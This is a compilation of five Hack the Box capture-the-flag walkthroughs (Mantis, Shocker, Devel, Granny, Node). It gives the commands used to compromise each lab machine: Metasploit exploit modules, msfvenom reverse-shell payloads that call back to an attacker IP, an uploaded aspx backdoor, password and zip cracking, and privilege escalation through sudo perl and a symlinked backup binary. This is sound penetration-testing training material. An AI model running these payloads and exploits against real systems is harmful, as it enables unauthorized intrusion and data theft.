Hack the Box Challenge: Mantis Walkthrough


Hello friends!! Today we are going to solve another CTF challenge “Mantis” which is categories as retried lab presented by Hack the Box for making online penetration practices. Solving challenges in this lab is not that much easy until you don’t have some knowledge of Penetration testing. Let start and learn how to analysis any vulnerability in a network then exploit it for retrieving desired information.
Level: Intermediate
Task: find user.txt and root.txt file in victim’s machine.
Since these labs are online accessible therefore they have static IP. The IP of Mantis is 10.10.10.52 so let’s initiate with nmap port enumeration.
nmap -A 10.10.10. 52
From given below image, you can observe we found so many ports are open in victim’s network.


Since we have run nmap aggressive scan therefore in below image you can observe remaining result where the highlighted text is pointing towards victim’s system domain name and FQDN.

First of all we browse target IP through port 1337 in our web browser and saw following image of IIS7 and although here I didn’t get any clue for next step therefore automatically next I move for directory buster.
Then I preferred to use dirbuster tool and chose directory list 2-3 medium.txt file for directory brute force attack on http://10.10.10.52:1337 for php file extension.


As result I found a directory /secure notes with 200 ok response.
Here I saw two files dev_notes and web.config among these I’m interested in dev_notes test file let’s open it.
When I open dev_notes text file I read following contents as shown in below image and realize that it pointing towards a database “orcharddb” have “admin” as username, now I only need to know required password for login into database.

To me the file “/dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt” was looking suspicious as “NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx” was base 64 encoded therefore I need to decode this text for correct assumption of getting password.
When I decode our base 64 encoded text further I get hex code from inside it.
After decoding above hex text finally I found a password for admin user.
Using dbeaver we are go to connect with ms sql server as shown below in image. Now let login into database using database name and above found credential via port 1433
Great!! We are inside database now let enumerate database tables for retrieving some important information.
Further down the table blog_Orchad_Users_UserPartRecord I was able to catch the columns that holds usernames and passwords and found two usernames.
We had manually added target IP with htb.local and matis.htb.local the domain names which we have found through nmap in our local host file.
Then we have installed impacket from git hub as given below command.
git clone https://github.com/CoreSecurity/impacket.git
Impacket is a assembly of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (for instance NMB, SMB1-3 and MS-DCERPC) the protocol implementation itself.
Now run install the downloaded file by executing following command
python setup.py install
Impacket contains goldenpac python file which is use for post exploitation, now execute given below command and access the victim’s terminal through that.
goldenPac.py htb.local/james@mantis.htb.local
From given below image you can observe that we had access victim’s terminal.
Now let’s finished the task by grabbing user.txt and root.txt file. First I move into james directory and check available files and directories inside it.
cd james
dir
Here I got a Desktop directory and after exploring it we found so many files and directory, at last I fetch user.txt file from inside /james /Desktop/ and use cat command for reading.
type user.txt
Our 1st challenges finished successfully now move for 2nd challenge.


At last I fetch user.txt file from inside /Adminstrator /Desktop/ and use cat command for reading.
type root.txt
Awesome!! We had successfully completed the challenge by finding both txt file.
Happy Hacking!!

Hack the Box Challenge: Shocker


Hello friends!! Today we are going to solve another CTF challenge “Shocker” which is lab presented by Hack the Box for making online penetration practices according to your experience level. HTB have two partitions of lab i.e. Active and retired since we can’t submit write up of any Active lab therefore we have chosen retried Shocker lab.
Level: Beginners
Task: find user.txt and root.txt file in victim’s machine.

Let’s Breach!!!
Firstly let’s enumerate ports in context to identify running services and open ports of victim’s machine by using the most popular tool Nmap.
nmap -p-  -A 10.10.10.56
Awesome!! Nmap has done remarkable job by dumping the details of services running on open port 80, 2222.



Knowing port 80 is open in victim’s network we preferred to explore his IP in browser and following image as shown below.


Next we use dirb tool of kali to enumerate the directories and found some important directories such as /cgi-bin ,index.html, server-status
dirb http://10.10.10.56


As /cgi-bin / is a restricted directory, let’s look for a .sh file in the directory using dirb
dirb http://10.10.10.56/cgi-bin -X .sh


Great we have the user.sh in the cgi-bin directory.
We downloaded the user.sh by opening the URL http://10.10.10.56/cgi-bin/user.sh
Now let’s open the user.sh file using cat
cat user.sh
If you will Google for Apache webserver with URI of /cgi-bin/ then you will realize that it could be Shellshock vulnerability therefore let for its exploitation using metasploit.


Open a terminal type msfconsole for loading metasploit framework and use following module. This module targets CGI scripts in the Apache web server by setting the HTTP_USER_AGENT environment variable to a malicious function definition.
use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) >set rhost 10.10.10.56
msf exploit(apache_mod_cgi_bash_env_exec) >set lhost 10.10.14.6
msf exploit(apache_mod_cgi_bash_env_exec) >set targeturi /gci-bin/user.sh
msf exploit(apache_mod_cgi_bash_env_exec) >expoit
And we got victim’s reverse connection through meterpreter session 1 and hence our prediction is true the target was vulnerable to shellshock.


Now let’s finish the task by grabbing user.txt and root.txt file. First I move into /home directory and check available files and directories inside it.
cd home
ls
Here one directories shelly, when I explore /shelly I saw user.txt and use cat command for reading.
cd shelly
ls
cat user.txt
Great!!  Here we had completed 1st task now move to 2nd tasK


For accessing root directory we need root privilege therefore next we use python one liner for spawning pty shell.
python3 -c ‘import pty;pty.spawn(“/bin/bash”)’
Great!!  I logged in successfully and check shelly’s privileged and roles using sudo -l and found he has root privileged and an indication for a directory /usr/bin/perl with NOPASSWD. Now let’s get the root.txt by executing following command.
sudo perl –e ‘exec “/bin/sh”’
id
ls
root.txt
We have successfully completed 2nd task.
Enjoy Hacking!!


Hack the Box Challenge: Devel Walkthrough


Hello friends!! Today we are going to solve another CTF challenge “Devel” which is categories as retried lab presented by Hack the Box for making online penetration practices. Challenges in this lab is  very easy to complete even for beginners. 
Level: Intermediate
Task: find user.txt and root.txt file in victim’s machine.
Since these labs are online accessible therefore they have static IP. The IP of Devel is 10.10.10. 5 so let’s initiate with nmap port enumeration.
nmap -A 10.10.10. 5
From given below image, you can observe we found port 21 and 80 are open and anonymous FTP login is allowed in victim’s network, therefore lets go with FTP login.


By using Anonymous: anonymous login credential you will get successfully access of ftp server via port 21 as shown below.


From given below image you can perceive we have access of remote machine. From here I can upload or download any file therefore now my next strategy will be to upload a backdoor file in victim’s machine.


Without wasting time we had generated aspx backdoor using msfvenom with help of following command and start multi handler in metasploit framework..
msfvenom -p windows/meterpreter/reverse_tcp lhost 10.10.14.6 lport=4444 -faspx > shell.aspx


Then transfer your shell.aspx file into victims’s system using filezila.


Now time to execute our shell through web browser as shown below in image.
http://10.10.10.5/shell.aspx


After executing uploaded backdoor file come back to metsploit framework and wait for meterpreter session.
msf use exploit/multi/handler
msf exploit(multi/handler) set payload windows /meterpreter/reverse_tcp
msf exploit(multi/handler) set lhost 10.10.14.6
msf exploit(multi/handler) set lport 4444
msf exploit(multi/handler) exploit
From given below image you can observe meterpreter session1 opened for accessing victim tty shell.
meterpreter>sysinfo


Then I run a post exploit “Multi Recon Local Exploit Suggester” that suggests local meterpreter exploits that can be used for further exploit. The exploits are recommended founded on the architecture and platform that the user has a shell opened as well as the available exploits in meterpreter.
use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 1
msf post(multi/recon/local_exploit_suggester) > exploit
Wonderful!! Exploit Suggester truly proof itself by suggesting other exploit name to which target is vulnerable. So now we will go with last option as highlighted in image.


use exploit/windows/local/ms10_015_kitrap0d
 msf exploit(ms10_015_kitrap0d) >set lhost 10.10.14.6
msf exploit(ms10_015_kitrap0d) >set lport 4321
msf exploit(ms10_015_kitrap0d) >set session 2
msf exploit(ms10_015_kitrap0d) >exploit
Above exploited module will create a new session with SYSTEM privileges via the KiTrap0D exploit.
Nice!! It works and we got new meterpreter session  as system user and you can check in below image.
Meterpreter > getuid
As we have tty shell that has system privileges now let’s complete this task my searching user.txt and root.txt flag which is hidden somewhere inside a directory.


Meterpreter > ls
We have successfully grab user.txt file from C:\Users\babis\Desktop and similarly we found root.txt from C:\Users\Administrator \Desktop.
Wonderful!! We had completed the task and hacked this box.


Hack the Box Challenge: Granny Walkthrough


Hello friends!! Today we are going to solve another CTF challenge “Granny” which is categories as retried lab presented by Hack the Box for making online penetration practices. Challenges in this lab is not hard to complete although they are like brain teaser for beginner as well as for expert penetration tester too. 
Level: Intermediate
Task: find user.txt and root.txt file in victim’s machine.
Since these labs are online accessible therefore they have static IP. The IP of Granny is 10.10.10.15 so let’s initiate with nmap port enumeration.
nmap -A 10.10.10. 15
From given below image, you can observe we found port 80 is open and Microsoft IIS 6.0 is running in victim’s network.


Significant port 80 is open in victim’s network we preferred to explore his IP in browser and resulting web page is shown below.


Since we know Microsoft IIS httpd 6.0 is running in victims system therefore when I Google I found Rapid 7 exploit for this as highlighted in given below image.


Without wasting time I open a new terminal and type msfconsole for loading metasploit framework and use module iis_webdav for exploiting targets system.

use exploit/windows/iis/iis_webdav_upload_asp
msf exploit(windows/iis/iis_webdav_upload_asp) >set rhost 10.10.10.15
msf exploit(windows/iis/iis_webdav_upload_asp) >run
From given below image you can observe meterpreter shell session1 opened for accessing victim tty shell.


Every time my meterpreter session get died therefore I go post exploitation for migrating current process in to another process by executing following module.
use post/windows/manage/migrate
 msf post(windows/manage/migrate)>set session 1
msf post(windows/manage/migrate)> run
Above module will migrate a Meterpreter session from one process to another. A given process PID to migrate to or the module can spawn one and migrate to that newly spawned process.


Then I run a post exploit “Multi Recon Local Exploit Suggester” that suggests local meterpreter exploits that can be used for further exploit. The exploits are recommended founded on the architecture and platform that the user has a shell opened as well as the available exploits in meterpreter.
use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 1
msf post(multi/recon/local_exploit_suggester) > exploit
Wonderful!! Exploit Suggester truly proof itself by suggesting other exploit name to which target is vulnerable. So now we will go with last option as highlighted in image.


At this time use pprFlattenRec Local Privilege Escalation module for making unauthorized access again but as privileged user.
use exploit/windows/local/ppr_flatten_rec
msf exploit(windows/local/ppr_flatten_rec) >set session 1
msf exploit(windows/local/ppr_flatten_rec) >set wait 20
msf exploit(windows/local/ppr_flatten_rec) > set lhost 10.10.14.6
msf exploit(windows/local/ppr_flatten_rec) > exploit
Nice!! It works and we got meterpreter session 2 as system user and you can check in below image.


Meterpreter > getuid
As we have tty shell that has system privileges now let’s complete this task my searching user.txt and root.txt flag which is hidden somewhere inside a directory.
Meterpreter > ls
Here we found Document and setting let’s explore


Inside c:\Document and Setting\Lakis \Desktop I found user.txt file and used type “file name” command for reading this file.
cd Desktop
type user.txt
Great!! We got our 1st flag successfully


Inside c:\Document and Setting\Administrtator \Desktop I found root.txt file and used type “file name” command for reading this file.
cd Desktop
typeroot.txt
Great!! We got our 2st flag successfully
Breaching this lab was interesting and enjoyable moment for me. It will take less time if you are aware of proper metasploit exploits. Therefore I will give all Glory to Metasploit for making this challenge easy for me.
Happy Hacking!!


Hack the Box Challenge: Node Walkthrough


Hello friends!! Today we are going to solve another CTF challenge “Node” which is available online for those who want to increase their skill in penetration testing and black box testing. Node is retried vulnerable lab presented by Hack the Box for making online penetration practices according to your experience level; they have collection of vulnerable labs as challenges from beginners to Expert level.
Level: Intermediate
Task: find user.txt and root.txt file in victim’s machine.
Since these labs are online available therefore they have static IP and IP of sense is 10.10.10.58 so let’s begin with nmap port enumeration.
nmap -A 10.10.10.58                       
From given below image, you can observe we found port 22 and 3000 are open in victim’s network.


Knowing port 3000 is running http on target machine we preferred to explore his IP our browser.


We don’t find anything on the home page so we take a look at the source code of the page and go through javascripts. In one of the javascript we find a link to a page called /api/users/latest.


We open /api/users and find a username and passwords in hash.


We use https://crackstation.net to decode the hashes that we found earlier.


We click on login and use one the username to login with its corresponding password. When we login we find an option to download backup. We click on it and it downloads a file called “myplace.backup”.


We try to take a look at the downloaded file and find that it is base64 encoded.


We decode the backup file and find it to be a zip file.
cat myplace.backup | base64 –decode > myplace


When we try to unzip the file it asks for password, so we use fcrackzip to bruteforce the zip file using rockyou.txt as wordlist. After bruteforcing the file we find the password; we use this password to unzip the file.
fcrackzip -D -p /usr/share/wordlists/rockyou.txt data.zip


After unzipping the file we find a file few html and javascript files that look like implementation of node.js. In app.js we find the username and password hash for monogDB.


We use this username and password to login through ssh into the target machine.


We use wget to download the linEnum.sh file into the target machine and use it to enumerate the machine.


After logging in through ssh we download linEnum.sh into the target machine to enumerate the target machine and look for privilege escalation vectors.


We find 3 directories inside home that means there maybe 3 users with this name.


When we take a look at the process running into the system, we find that it is running app.js as tom user.


We open app.js and find the same username and password that we found earlier. It means that its backup was created using some script or program that we find earlier. Going through the file we also find the this script calls for a file called backup in /usr/local/bin directory and uses a key to create backup.


Now that we know that the target machine is running mongoDB we use this to exploit the system and get a reverse shell.
We first create a python one liner reverse shell using msfvenom.
msfvenom -p cmd/unix/reverse_python lhost=10.10.14.3 lport 8765 R


We copy the python command and paste in a bash file in /var/www/html in our system. Now we use wget to download it into the target machine. We get it read,write and execute permission using chmod. We then schedule mongoDB to run the file using the username mark and the password we find in the javascript file.


We then setup our listener using netcat and wait for the reverse shell. After getting the reverse shell we spawn a tty shell using python and we find that we are login as tom user. Now we go to /home/tom directory and find the user.txt; when we open the file we get our first flag.


Now we create a new directory test, and we then symlink root.txt in root directory with /tmp/test. We then use backup binary to create a zip file that creates a backup for /tmp/test/ directory. As /tmp/test directory is linked to /root/root.txt it will actually create backup of the root.txt file in root directory.
mkdir test
ln -s /root/root.txt /tmp/test
/usr/bin/backup -q “the key in app.js” /tmp/test


We again go the web page and download the backup file. We decode it in the similar manner we did earlier and use the password “magicword” we found earlier to unzip the file. After unzipping the file we find root.txt, when we open the file we find our final flag.